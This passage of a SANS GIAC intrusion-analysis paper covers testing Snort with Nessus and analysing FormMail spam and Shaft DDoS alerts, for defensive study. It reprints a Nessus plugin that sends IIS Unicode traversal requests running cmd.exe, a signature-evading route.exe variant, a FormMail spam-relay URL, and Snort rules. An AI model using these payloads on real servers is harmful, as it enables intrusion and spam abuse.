GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia



Global Information Assurance Certification Paper

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Copyright SANS Institute

Author Retains Full Rights

Interested in learning more?

Check out the list of upcoming events offering
"Intrusion Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia



GIAC Certified Intrusion Analyst (GCIA) Practical Assignment

Version 3.1 (revised April 8, 2002)

Jie Yang

© SANS Institute 2000 - 2005 Author retains full rights.

Table of Contents

Assignment 1 - Describe the State of Intrusion Detection: Validate A Snort NIDS Implementation with Nessus *4*

Abstract: **4**

Methodology: **4**

Process: **5**

Results and Analysis: **7**

Summary: **9**

Assignment 2 - Network Detects *11*

Detect #1 - formmail.pl **11**
1. Source of Trace 12
2. Detect was generated by 12
3. Probability the source address was spoofed 12
4. Description of attack 12
5. Attack Mechanism 13
6. Correlations 13
7. Evidence of active targeting 13
8. Severity 14
9. Defensive recommendation 14
10. Multiple choice test question 14

Detect #2 - DDOS shaft client to handler **15**
1. Source of Trace 15
2. Detect was generated by 15
3. Probability the source address was spoofed 15
4. Description of attack 15
5. Attack Mechanism 15
6. Correlations 16
7. Evidence of active targeting 17
8. Severity 17
9. Defensive recommendation 17
10. Multiple choice test question 17

Detect #3 - DNS named version attempt **17**
1. Source of Trace 18
2. Detect was generated by 18
3. Probability the source address was spoofed 18
4. Description of attack 18
5. Attack Mechanism 18
6. Correlations 20
7. Evidence of active targeting 20
8. Severity 20
9. Defensive recommendation 20
10. Multiple choice test question 21

Assignment 3 - Analyze This *22*

Executive Summary: **22**

SANS Institute 2000 - 2005, Author retains full rights.

Data Overview: **22**

Alert Data Analysis: **23**
Top 10 overall sources by alert count: 29
Top 10 alert types by external sources: 30
Top 10 external sources by alert count: 31

Alert Detail Analysis: **31**

Scans Data Analysis: **53**

OOS Data Analysis: **57**

Observations and Security Recommendations: **60**

Analysis process: ***63***

Acknowledgments and References: ***63***

© SANS Institute 2000 - 2005, Author retains full rights.


Assignment 1 - Describe the State of Intrusion Detection: Validate A Snort NIDS Implementation with Nessus

Abstract:

Test your IDS systems and verify that it operate properly increase your confidence that it will perform as designed. You should understand the types of failures that are possible for each system component and recovery techniques for each type of failure. This will allow you to exercise your response and recovery processes when and if these failures occur once the IDS system becomes part of your operational infrastructure. The most common cause of an in-effective IDS system is a misconfiguration.. Knowing this, you need to make thorough configuration and operation testing of the IDS system as one of your primary objectives.

"Nessus" is a free, powerful, up-to-date and easy to use remote security scanner. With over 900 security plugins, it will not make its security tests regarding just the version number of the remote services, but will really attempt to exploit the vulnerability. Nessus is very fast, reliable and has a **modular** architecture that makes it a perfect tool to testing a Snort IDS implementation.

Methodology:



Seven Snort sensors are distributed around our corporate production network perimeter as shown above, before they are start to collect real data, we ran simulated attacks with Nessus against them to see if all the sensors capture the attacks, generate the alerts, and report to a central ACID database console. Over 900 plugins are available from Nessus, we choose only a few of them for the purpose of the simulated attacks, being a Layer four service provider, our primary

© SANS Institute 2000 - 2005 Author retains full rights.

services include Apache Web Hosting, IIS Web Hosting, FTP and SMTP/POP Service, so we are more concern about the attacks against those services in our production network. The following are the attacks/exploits plugins chosen in our simulated test:

- nmap port scan *(Xmas Tree Scan option)*
- IIS directory traversal attack

Process:

A Nessus server and a Nessus client are setup in our test lab, with a DSL Internet connection, so test can be conducted to simulate a real world attack from the Internet. The following is involved in collecting the alert data:

- A Snort sensor: Snort version 1.83, on Redhat7.2
- A alert logging server, running ACID v0.9.6b19 *(by Roman Danyliw as part of the AirCERT project)*, on Redhat 7.2
- tcpdump version 3.6, on Redhat 7.2

Nessus Server is configured with the following scan options:

- Port range: 1-150 *(reduced to minimize alert generated)*
- Use NMAP as the port scanner, enable the Xmas Tree Scan option.

The flowing Attack Plugins are selected:

- **Nessus Plugin Family** : *CGI abuses*

  IIS directory traversal *(below shows the plugin script, from www.nessus.org)*

```
# Approved 22Apr01 jao (replaces older version)

#
# This script was first written Renaud Deraison
then
# completely re-written by HD Moore
#
# See the Nessus Scripts License for details
#

if(description)
{
script_id(10537);
script_version ("$Revision: 1.26 $");
script_cve_id("CVE-2000-0884");
name["english"] = "IIS directory traversal";
script_name(english:name["english"]);

desc["english"] = "
The remote IIS server allows anyone to execute
arbitrary commands
by adding a unicode representation for the slash
character
in the requested path.
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
Solution: See
http://www.microsoft.com/technet/security/bulletin/
ms00-078.asp
Risk factor : High";

script_description(english:desc["english"]);

summary["english"] = "Determines if arbitrary
commands can be executed thanks to IIS";

script_summary(english:summary["english"]);
script_category(ACT_GATHER_INFO);
script_copyright(english:"This script is Copyright
(C) 2001 H D Moore");
family["english"] = "CGI abuses";
script_family(english:family["english"]);
script_dependencie("find_service.nes",
"http_version.nasl");
script_require_ports("Services/www", 80);
script_require_keys("www/iis");
exit(0);
}
port = get_kb_item("Services/www");
if(!port)port = 80;

dir[0] = "/scripts/";
dir[1] = "/msadc/";
dir[2] = "/iisadmpwd/";
dir[3] = "/_vti_bin/";            # FP
dir[4] = "/_mem_bin/";            # FP
dir[5] = "/exchange/";            # OWA
dir[6] = "/pbserver/";            # Win2K
dir[7] = "/rpc/";          # Win2K
dir[8] = "/cgi-bin/";
dir[9] = "/";

uni[0] = "%c0%af";
uni[1] = "%c0%9v";
uni[2] = "%c1%c1";
uni[3] = "%c0%qf";
uni[4] = "%c1%8s";
uni[5] = "%c1%9c";
uni[6] = "%c1%pc";
uni[7] = "%c1%1c";
uni[8] = "%c0%2f";
uni[9] = "%e0%80%af";



function check(req)
{
soc = open_sock_tcp(port);
if(soc)
{
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
req = http_get(item:req, port:port);
send(socket:soc, data:req);
r = recv(socket:soc, length:1024);

close(soc);
pat = "<DIR>";
pat2 = "Directory of C";

if((pat >< r) || (pat2 >< r)){
security_hole(port:port);
return(1);
}
}
return(0);
}


cmd = "/winnt/system32/cmd.exe?/c+dir+c:\\+/OG";
for(d=0;dir[d];d=d+1)
{
for(u=0;uni[u];u=u+1)
{
url = string(dir[d], "..", uni[u], "..", uni[u],
"..", uni[u], "..", uni[u], "..", uni[u], "..",
cmd);
if(check(req:url))exit(0);
}
}
```

Results and Analysis:
After Nessus launch the predefined attack against a target host, monitoring by the testing Snort sensor, a total of 100 alerts was generated, they are summarized as followed:

Signature	Total	Src.	Dest.
spp_stream4: STEALTH ACTIVITY (nmap XMAS scan) detection	56 (56%)	1	1
WEB-IIS cmd.exe access	39 (39%)	1	1
WEB-FRONTPAGE /_vti_bin/ access	4 (4%)	1	1
[bugtraq] WEB-FRONTPAGE _vti_rpc access	1 (1%)	1	1

As it show, 56% alerts detected are nmap XMAS scan, A XMAS Scan has the following characteristics: *These packets have the a sequence number of zero and the FIN, URG, and PUSH flags set. This packet should never be seen in normal TCP operation*.

The following is a sample of alert captured by Snort: *(MY.NET is used to shield the real identity of target host)*

© SANS Institute 2000 - 2005 Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

```
--------------------------------------------------------------------------
#(7 - 1371) [2002-05-20 10:34:21]  spp_stream4: STEALTH ACTIVITY (nmap XMAS scan)
detection
IPv4: 10.5.6.46 -> MY.NET.72.200
      hlen=5 TOS=0 dlen=40 ID=3412 flags=0 offset=0 TTL=54 chksum=20276
TCP:  port=54718 -> dport: 42  flags=**U*P**F seq=0
      ack=0 off=5 res=0 win=1024 urp=0 chksum=44426
Payload: none
```

The result also indicates that 39% of the alerts detected are WEB-IIS cmd.exe access, further alert review shows these are indeed the IIS directory traversal attack launched by Nessus. The Snort signature used to detected this attack is:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access"; flags: A+; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:2;)

The following alert log excerpt show the ***IIS directory traversal*** attacks launch by Nessus, it match the Snort: ***WEB-IIS cmd.exe access*** signature:

```
--------------------------------------------------------------------------
#(7 - 1421) [2002-05-20 10:34:26]  WEB-IIS cmd.exe access
IPv4: 10.5.6.46 -> MY.NET.72.200
      hlen=5 TOS=0 dlen=159 ID=20665 flags=0 offset=0 TTL=62 chksum=50007
TCP:  port=4109 -> dport: 80  flags=***AP*** seq=207972987
      ack=3939366860 off=8 res=0 win=5840 urp=0 chksum=34398
      Options:
       #1 - NOP len=0
       #2 - NOP len=0
       #3 - TS len=10 data=00053ACD1F628515
Payload:  length = 87

000 : 47 45 54 20 2F 5F 6D 65 6D 5F 62 69 6E 2F 2E 2E   GET /_mem_bin/..
010 : 25 63 2E 2E 31 63 2E 2E 25 63 2E 2E 31 63 2E 2E   %c..1c..%c..1c..
020 : 25 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65   %c../winnt/syste
030 : 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64   m32/cmd.exe?/c+d
040 : 69 72 2B 63 3A 5C 2B 2F 4F 47 20 2E 65 78 65 3F   ir+c:\+/OG .exe?
050 : 2F 63 2B 64 69 72 2B                              /c+dir+

--------------------------------------------------------------------------
#(7 - 1443) [2002-05-20 10:34:30]  WEB-IIS cmd.exe access
IPv4: 10.5.6.46 -> MY.NET.72.200
      hlen=5 TOS=0 dlen=150 ID=32653 flags=0 offset=0 TTL=62 chksum=38028
TCP:  port=4160 -> dport: 80  flags=***AP*** seq=214516692
      ack=3939760200 off=8 res=0 win=5840 urp=0 chksum=43064
      Options:
       #1 - NOP len=0
       #2 - NOP len=0
       #3 - TS len=10 data=00053C591F6286A0
Payload:  length = 78

000 : 47 45 54 20 2F 2E 2E 25 63 2E 2E 32 66 2E 2E 25   GET /..%c..2f..%
010 : 63 2E 2E 32 66 2E 2E 25 63 2E 2E 2F 77 69 6E 6E   c..2f..%c../winn
020 : 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65   t/system32/cmd.e
030 : 78 65 3F 2F 63 2B 64 69 72 2B 63 3A 5C 2B 2F 4F   xe?/c+dir+c:\+/O
040 : 47 20 2E 65 78 65 3F 2F 63 2B 64 69 72 2B         G .exe?/c+dir+
```

© SANS Institute 2000 - 2005 Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

Unpatched Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot "../" directory traversal exploitation if extended UNICODE character representations are used in substitution for "/" and "\". As we examine the tcpdump log data and the alert log data, it shows varies combination of Unicode attack, the Snort Signature that captures it match the data packet against its payload content: cmd.exe, so for any variations of the Unicode attack, as long as they try to execute: cmd.exe, it will be captured and logged via this signature.

- Two Frontpage related signatures were also triggered because the some data packets match their respective signatures.
- Note that a slight change of the attack plugin, such as: ***http://target_ip/scripts//..%255c..%255cwinnt/system32/route.exe+PRINT..*** will produce the target host routing table, but will not be detected by the above Snort signature. Since there are many variations to the IIS UNICode attack, a good set of signatures would use the signature above, also include the Unicode encoding for the '%', '\', '/', and '.' Characters.

Summary:

- An NIDS systems should be validated/tested before it's deployed to monitor real network traffic. Nessus is effective in verifying Snort signature and installation. There are over 900 plugins are available in the database, categorized by:
    - Backdoors
    - CGI abuses
    - Denial of Service
    - Finger abuses
    - Firewalls
    - FTP
    - Gain a shell remotely
    - Gain root remotely
    - General
    - Misc.
    - NIS
    - Port scanners
    - Remote file access
    - RPC

© SANS Institute 2000 - 2005, Author retains full rights.

- Settings
- SMTP problems
- SNMP
- Untested
- Useless services
- Windows
- Windows : User management

When validating Snort installation or testing custom signatures, depends on your network environment, one or multiple plugins can be launched simultaneously to verify the effectiveness of your Snort IDS implementation.

- Custom attack plugins can also be written via the NTSL language to fit you needs. See How to write a security test in NASL *(http://www.nessus.org/doc/nasl.html, NASL is the Nessus Attack Scripting Language - that is, a scripting language designed for Nessus. This document explains you how to use NASL and how to write a Nessus security test using this language, which is the language of choice for Nessus security tests.)*

© SANS Institute 2000 - 2005, Author retains full rights.

Assignment 2 - Network Detects

Detect #1 - formmail.pl

```
#(8 - 76905) [2002-02-28 06:19:50] [Bugtraq/1187] [CVE/CVE-1999-0172]
[arachNIDS/226]  WEB-CGI formmail access
IPv4: 172.139.75.119 -> MY.NET.120.20
      hlen=5 TOS=0 dlen=1292 ID=47040 flags=0 offset=0 TTL=117 chksum=39379
TCP:  port=2453 -> dport: 80  flags=***AP*** seq=2973633056
      ack=2741021136 off=5 res=0 win=17675 urp=0 chksum=37199
Payload:  length = 1130

000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 65 6D 61 69 6C 3D 57   mmail.pl?email=W
020 : 65 6E 64 79 31 38 40 6D 73 6E 2E 63 6F 6D 26 72   endy18@msn.com&r
030 : 65 63 69 70 69 65 6E 74 3D 73 63 75 62 61 68 61   ecipient=scubaha
040 : 77 6B 40 6D 73 6E 2E 63 6F 6D 2C 73 63 75 6C 6C   wk@msn.com,scull
050 : 79 36 36 36 40 6D 73 6E 2E 63 6F 6D 2C 73 63 75   y666@msn.com,scu
060 : 6C 70 74 73 40 6D 73 6E 2E 63 6F 6D 2C 73 63 75   lpts@msn.com,scu
070 : 70 70 65 72 73 40 6D 73 6E 2E 63 6F 6D 2C 73 63   ppers@msn.com,sc
080 : 75 79 6C 65 72 40 6D 73 6E 2E 63 6F 6D 2C 73 63   uyler@msn.com,sc
090 : 75 7A 7A 79 31 40 6D 73 6E 2E 63 6F 6D 2C 73 64   uzzy1@msn.com,sd
0a0 : 32 35 40 6D 73 6E 2E 63 6F 6D 2C 73 64 39 32 39   25@msn.com,sd929
0b0 : 37 40 6D 73 6E 2E 63 6F 6D 2C 73 64 61 69 6C 40   7@msn.com,sdail@
0c0 : 6D 73 6E 2E 63 6F 6D 2C 73 64 61 6E 69 40 6D 73   msn.com,sdani@ms
0d0 : 6E 2E 63 6F 6D 26 73 75 62 6A 65 63 74 3D 48 69   n.com&subject=Hi
0e0 : 2C 20 6D 79 20 6E 61 6D 65 20 69 73 20 57 65 6E   , my name is Wen
0f0 : 64 79 20 3A 29 26 3D 3C 66 6F 6E 74 2B 63 6F 6C   dy :)&=<font+col
100 : 6F 72 3D 23 46 46 30 30 46 46 3E 0D 0A 48 69 2B   or=#FF00FF>..Hi+
110 : 73 65 78 79 2C 2B 6D 79 2B 6E 61 6D 65 2B 69 73   sexy,+my+name+is
120 : 2B 2A 57 65 6E 64 79 2A 21 2B 2B 4D 65 2B 61 6E   +*Wendy*!++Me+an
130 : 64 2B 6D 79 2B 66 72 69 65 6E 64 27 73 2B 6C 69   d+my+friend's+li
140 : 6B 65 2B 74 6F 6F 2B 6D 65 73 73 2B 61 72 6F 75   ke+too+mess+arou
150 : 6E 64 2B 77 68 69 6C 65 2B 75 73 69 6E 67 2B 6D   nd+while+using+m
160 : 79 2B 77 65 62 63 61 6D 2B 6F 6E 2B 74 68 69 73   y+webcam+on+this
170 : 2B 74 68 69 6E 67 2B 63 61 6C 6C 65 64 2B 69 46   +thing+called+iF
180 : 72 69 65 6E 64 27 73 2C 2B 69 74 27 73 2B 72 65   riend's,+it's+re
190 : 61 6C 6C 79 2B 66 75 6E 2B 61 6E 64 2B 61 6C 73   ally+fun+and+als
1a0 : 6F 2B 66 72 65 65 2E 2B 57 65 2B 6C 6F 76 65 2B   o+free.+We+love+
1b0 : 73 68 6F 77 69 6E 67 2B 6F 66 66 2B 61 6E 64 2B   showing+off+and+
1c0 : 66 6C 69 72 74 69 6E 67 2C 2B 49 2B 61 6D 2B 31   flirting,+I+am+1
1d0 : 38 2B 79 65 61 72 27 73 2B 6F 6C 64 2B 61 6E 64   8+year's+old+and
1e0 : 2B 69 27 6D 2B 61 2B 66 72 65 73 68 6D 61 6E 2B   +i'm+a+freshman+
1f0 : 69 6E 2B 63 6F 6C 6C 65 67 65 2E 2B 49 66 2B 79   in+college.+If+y
200 : 6F 75 2B 77 61 6E 74 2B 74 6F 2B 73 65 65 2B 6D   ou+want+to+see+m
210 : 65 2B 73 6F 6D 65 2B 6D 6F 72 65 2B 79 6F 75 2B   e+some+more+you+
220 : 63 61 6E 2B 73 69 67 6E 75 70 2B 74 6F 6F 2B 74   can+signup+too+t
230 : 68 65 2B 69 46 72 69 65 6E 64 2B 74 68 69 6E 67   he+iFriend+thing
240 : 2C 2B 64 6F 6E 27 74 2B 77 6F 72 72 79 2B 69 74   ,+don't+worry+it
250 : 27 73 2B 66 72 65 65 2C 2B 6D 79 2B 73 63 72 65   's+free,+my+scre
260 : 65 6E 6E 61 6D 65 2B 69 73 2B 22 3C 62 3E 53 65   enname+is+"<b>Se
270 : 78 79 57 65 6E 64 79 3C 2F 62 3E 22 2B 2B 53 6F   xyWendy</b>"++So
280 : 2B 69 66 2B 79 6F 75 2B 77 61 6E 74 2B 74 6F 6F   +if+you+want+too
290 : 2B 73 65 65 2B 6D 79 2B 68 6F 6D 65 70 61 67 65   +see+my+homepage
2a0 : 2B 67 6F 74 6F 2B 3C 62 3E 77 77 77 2E 77 65 6E   +goto+<b>www.wen
2b0 : 64 79 73 2D 68 6F 6D 65 70 61 67 65 2E 79 67 70   dys-homepage.ygp
2c0 : 2D 6C 6F 67 69 6E 2E 63 6F 6D 3C 2F 62 3E 2B 61   -login.com</b>+a
2d0 : 6E 64 2B 69 2B 68 6F 70 65 2B 74 6F 6F 2B 74 61   nd+i+hope+too+ta
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
2e0 : 6C 6B 2B 74 6F 6F 2B 79 6F 75 2B 6F 6E 2B 74 68   lk+too+you+on+th
2f0 : 65 2B 77 65 62 63 61 6D 2B 3A 29 0D 0A 0D 0A 58   e+webcam+:).....X
300 : 4F 58 4F 58 4F 0D 0A 2A 57 65 6E 64 79 2A 0D 0A   OXOXO..*Wendy*..
310 : 0D 0A 50 2E 53 2E 0D 0A 45 6D 61 69 6C 2B 6D 65   ..P.S...Email+me
320 : 2B 62 61 63 6B 2B 69 66 2B 79 6F 75 2B 61 72 65   +back+if+you+are
330 : 2B 69 6E 74 65 72 65 73 74 65 64 2B 69 6E 2B 74   +interested+in+t
340 : 61 6C 6B 69 6E 67 2B 77 69 74 68 2B 6D 65 2B 61   alking+with+me+a
350 : 6E 64 2B 6D 79 2B 66 72 69 65 6E 64 27 73 2B 3C   nd+my+friend's+<
360 : 33 0D 0A 3C 2F 66 6F 6E 74 3E 20 25 32 41 25 30   3..</font> %2A%0
370 : 44 25 30 41 25 30 44 25 30 41 50 2E 53 2E 25 30   D%0A%0D%0AP.S.%0
380 : 44 25 30 41 45 6D 61 69 6C 2B 6D 65 2B 62 61 63   D%0AEmail+me+bac
390 : 6B 2B 69 66 2B 79 6F 75 2B 61 72 65 2B 69 6E 74   k+if+you+are+int
3a0 : 65 72 65 73 74 65 64 2B 69 6E 2B 74 61 6C 6B 69   erested+in+talki
3b0 : 6E 67 2B 77 69 74 68 2B 6D 65 2B 61 6E 64 2B 6D   ng+with+me+and+m
3c0 : 79 2B 66 72 69 65 6E 64 25 32 37 73 2B 25 33 43   y+friend%27s+%3C
3d0 : 33 25 30 44 25 30 41 25 33 43 25 32 46 66 6F 6E   3%0D%0A%3C%2Ffon
3e0 : 74 25 33 45 20 48 54 54 50 2F 31 2E 31 0D 0A 41   t%3E HTTP/1.1..A
3f0 : 63 63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69 66   ccept: image/gif
400 : 2C 20 69 6D 61 67 65 2F 78 2D 78 62 69 74 6D 61   , image/x-xbitma
410 : 70 2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20 69   p, image/jpeg, i
420 : 6D 61 67 65 2F 70 6A 70 65 67 2C 20 2A 2F 2A 0D   mage/pjpeg, */*.
430 : 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65   .Accept-Language
440 : 3A 20 65 6E 2D 75 73 0D 0A 41 63 63 65 70 74 2D   : en-us..Accept-
450 : 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20   Encoding: gzip,
460 : 64 65 66 6C 61 74 65 0D 0A 55                     deflate..U
```

1. Source of Trace

The traces were collected from various monitoring sensors for our corporate production network. On February 28, 2000, our NOC reports numerous complaints about a mail spam with contend as shown in the above trace, ACID monitoring console shows over 4000 formmail.pl alerts within a 6 hours period *(2002-02-28 01:02:44 to 2002-02-28 06:55:11)*.

2. Detect was generated by

The tools used in the collection of these traces are: Snort version 1.8.3 (Build 88), ACID v0.9.6b19.

3. Probability the source address was spoofed

The purpose of the attack is to spam, the attacker don't expect any response from the target host, it could also 'hide' behind a proxy server, so the probability the source address was spoofed is high.

4. Description of attack

FormMail is a widely-used web-based e-mail gateway, which allows form-based input to be emailed to a specified user. It is written in Perl and will run on most Linux and Unix variants, in addition to Microsoft Windows operating systems. A vulnerability exists in FormMail which permits a remote user to send anonymous email to arbitrary recipients. The script is designed to accept variables from any form and mail them to a specified recipient email address. The script relies on an HTTP variable for this email address, and provides no indication of the original sender (via the CGI interface) in the email. This can

© SANS Institute 2000 - 2005, Author retains full rights.

be employed to send anonymous spam or forged e-mails, potentially in large volumes.

5. Attack Mechanism

An exploit such as below:

"*A URL such as the following: http://www.example.com/cgi-bin/FormMail.pl? recipient=email@address-to-spam.com&message=Proof%20that%20FormMail.pl%20can%20be%20used%20to%20send%20anonymous%20spam.*"

Will send an anonymous e-mail if the installed FormMail.pl is vulnerable.

Attacker info.:
nslookup for 172.139.75.119: AC8B4B77.ipt.aol.com
whois for 172.139.75.119**:**

```
America Online, Inc. (NETBLK-AOL-172BLK)
12100 Sunrise Valley Drive
Reston, VA 20191
US

Netname: AOL-172BLK
Netblock: 172.128.0.0 - 172.191.255.255
Maintainer: AOL

Coordinator:
   America Online, Inc.  (AOL-NOC-ARIN)  domains@AOL.NET
   703-265-4670

Domain System inverse mapping provided by:

DAHA-01.NS.AOL.COM                  152.163.159.233
DAHA-02.NS.AOL.COM                  205.188.157.233

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Record last updated on 28-Mar-2001.
Database last updated on  6-May-2002 20:02:50 EDT.
```

6. Correlations

Other users also reported similar FormMail spam related issues:

- *http://www.incidents.org/archives/intrusions/msg02728.html*
- *http://online.securityfocus.com/archive/1/168177/2002-05-18/2002-05-24/2*

7. Evidence of active targeting

Attackers will need to know whether formmail.pl is running on our web server, also if the formmail.pl is vulnerable to attack. That's the evidence of active targeting.

© SANS Institute 2000 - 2005, Author retains full rights.

8. Severity

(Criticality + Lethality) – (System + Network Countermeasures) = Severity

Metric: Criticality Type: Production web server Scale: 5	Metric: Lethality Type: Email spamming Scale: 4
Metric: System Countermeasures Type: Remove or upgrade formmail.pl Scale: 4	Metric: Network Countermeasures Type: Block offending ip Scale: 3
(Criticality + Lethality) – (System + Net Countermeasures) = Severity (5+4) – (4+3) = 2	

9. Defensive recommendation

1. Remove your formmail.pl script if possible.
2. Hard code the recipient's email address in the formmail.pl program. Do not rely on the address submitted by the user.
3. Use a security patched version such as: pppfile.pl from:
   http://mailvalley.com/formmail/
   This patched version:
   * Prevents the script from being used by spammers
   * Allows you to specify a list of recipients who are authorized to receive emails.
   * Prevents unauthorized users from fetching your server's environment variables.
4. Upgrade to the newest FormMail version 1.91, see:
   http://www.scriptarchive.com/formmail.html
5. Since the massive complains we received by users about this spam, we blocked the offending ip to access the web server, at the same time upgrade the formmail.pl to a secure vision that prevents spamming.

10. Multiple choice test question

Which Snort signature can be use to detected the standard 'formmail.pl' spam attack:

A. alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 25 (msg:"WEB-CGI formmail attempt"; flags:A+; uricontent:"/formmail"; nocase; content:"%0a"; nocase; reference:bugtraq,1187; reference:cve,CVE-1999-0172; reference:arachnids,226; classtype:web-application-attack; sid:1610; rev:1;).
B. alert TCP $EXTERNAL any -> $INTERNAL 25 (msg: "IDS245/smtp_smtp-cmail-buffer-overflow"; dsize: >500; flags: A+; content: "VRFY AAAAAAAAAAA"; classtype: system-attempt; reference: arachnids,245;)
C. alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI formmail attempt"; flags:A+; uricontent:"/formmail"; nocase; content:"%0a"; nocase; reference:bugtraq,1187; reference:cve,CVE-1999-0172; reference:arachnids,226; classtype:web-application-attack; sid:1610; rev:1;).
D. alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 22 (msg:"WEB-CGI formmail attempt"; flags:A+; uricontent:"/formmail"; nocase; content:"%0a"; nocase; reference:bugtraq,1187; reference:cve,CVE-1999-0172; reference:arachnids,226; classtype:web-application-attack; sid:1610; rev:1;).

© SANS Institute 2000 - 2005

Author retains full rights.

Answer: C

Detect #2 - DDOS shaft client to handler

```
#(7 - 40877) [2002-04-22 18:11:32] [arachNIDS/254]  DDOS shaft client to handler
IPv4: 207.46.226.17 -> MY.NET.117.52
      hlen=5 TOS=0 dlen=52 ID=35465 flags=0 offset=0 TTL=50 chksum=50911
TCP:  port=80 -> dport: 20432  flags=***A**** seq=3592001051
      ack=1011549447 off=8 res=0 win=16156 urp=0 chksum=618
      Options:
       #1 - NOP len=0
       #2 - NOP len=0
       #3 - TS len=10 data=00B56A45407E94BB
Payload: none
```

1. Source of Trace

Our central ACID monitoring console for the production network reports a total 6070 ***DDOS shaft client to handler*** alerts within a 3 months period, above is a typical trace of the alerts.

2. Detect was generated by

The tools used in the collection of these traces were: snort version 1.8.3 (Build 88), ACID v0.9.6b19.

3. Probability the source address was spoofed

The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address has not been spoofed. It has been noted that the intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed.

4. Description of attack

In November 1999, the Shaft DDoS tool became available. A Shaft network looks conceptually similar to a trinoo; it is a packet flooding attack and the client controls the size of the flooding packets and duration of the attack. One interesting signature of Shaft is that the sequence number for all TCP packets is 0x28374839. Protocol that it's using:

- Client to handler(s): 20432/tcp
- Handler to agent(s): 18753/udp
- Agent to handler(s): 20433/udp

5. Attack Mechanism

The "Shaft" distributed denial of service (DDoS) tool. Denial of service is a technique to deny access to a resource by overloading it, such as packet flooding in the network context. A shaft network consists of the following:

The network: client(s)-->handler(s)-->agent(s)-->victim(s)

© SANS Institute 2000 - 2005, Author retains full rights.

> The "Shaft" network is made up of one or more handler programs ("shaftmaster") and a large set of agents ("shaftnode"). The attacker uses a telnet program ("client") to connect to and communicate with the handlers.

The client must choose the duration ("time"), size of packets, and type of packet flooding directed at the victim hosts. Each set of hosts has its own duration, which gets divided evenly across all hosts. This is unlike TFN which forks an individual process for each victim host. For the type, the client can select UDP, TCP SYN, ICMP packet flooding, or the combination of all three. Additionally, the sequence number for all TCP packets is fixed, namely 0x28374839, which helps with respect to detection at the network level. The ACK and URGENT flags are randomly set, except on some platforms. Destination ports for TCP and UDP packet floods are randomized.

> Attacker info.:
> ***nslookup*** for 207.46.226.17: Don't resolved.
> ***whois*** for 207.46.226.17:

```
Microsoft (NETBLK-MICROSOFT-GLOBAL-NET)
   One Redmond Way
   Redmond, WA 98052
   US

   Netname: MICROSOFT-GLOBAL-NET
   Netblock: 207.46.0.0 - 207.46.255.255

   Coordinator:
      Microsoft  (ZM39-ARIN)  noc@microsoft.com
      425-936-4200

   Domain System inverse mapping provided by:

   DNS1.CP.MSFT.NET              207.46.138.20
   DNS2.CP.MSFT.NET              207.46.138.21
   DNS1.TK.MSFT.NET              207.46.232.37
   DNS1.DC.MSFT.NET              207.68.128.151
   DNS1.SJ.MSFT.NET              207.46.97.11

   Record last updated on 20-Jun-2001.
   Database last updated on  14-May-2002 19:59:13 EDT.
```

6. Correlations

The following links have additional information about Shaft Distributed Denial of Service (DDOS) attacks:

- http://www.sans.org/y2k/stacheldraht.htm
- http://www.sans.org/y2k/ATT00065.txt
- http://www.sans.org/y2k/shaft.htm#17

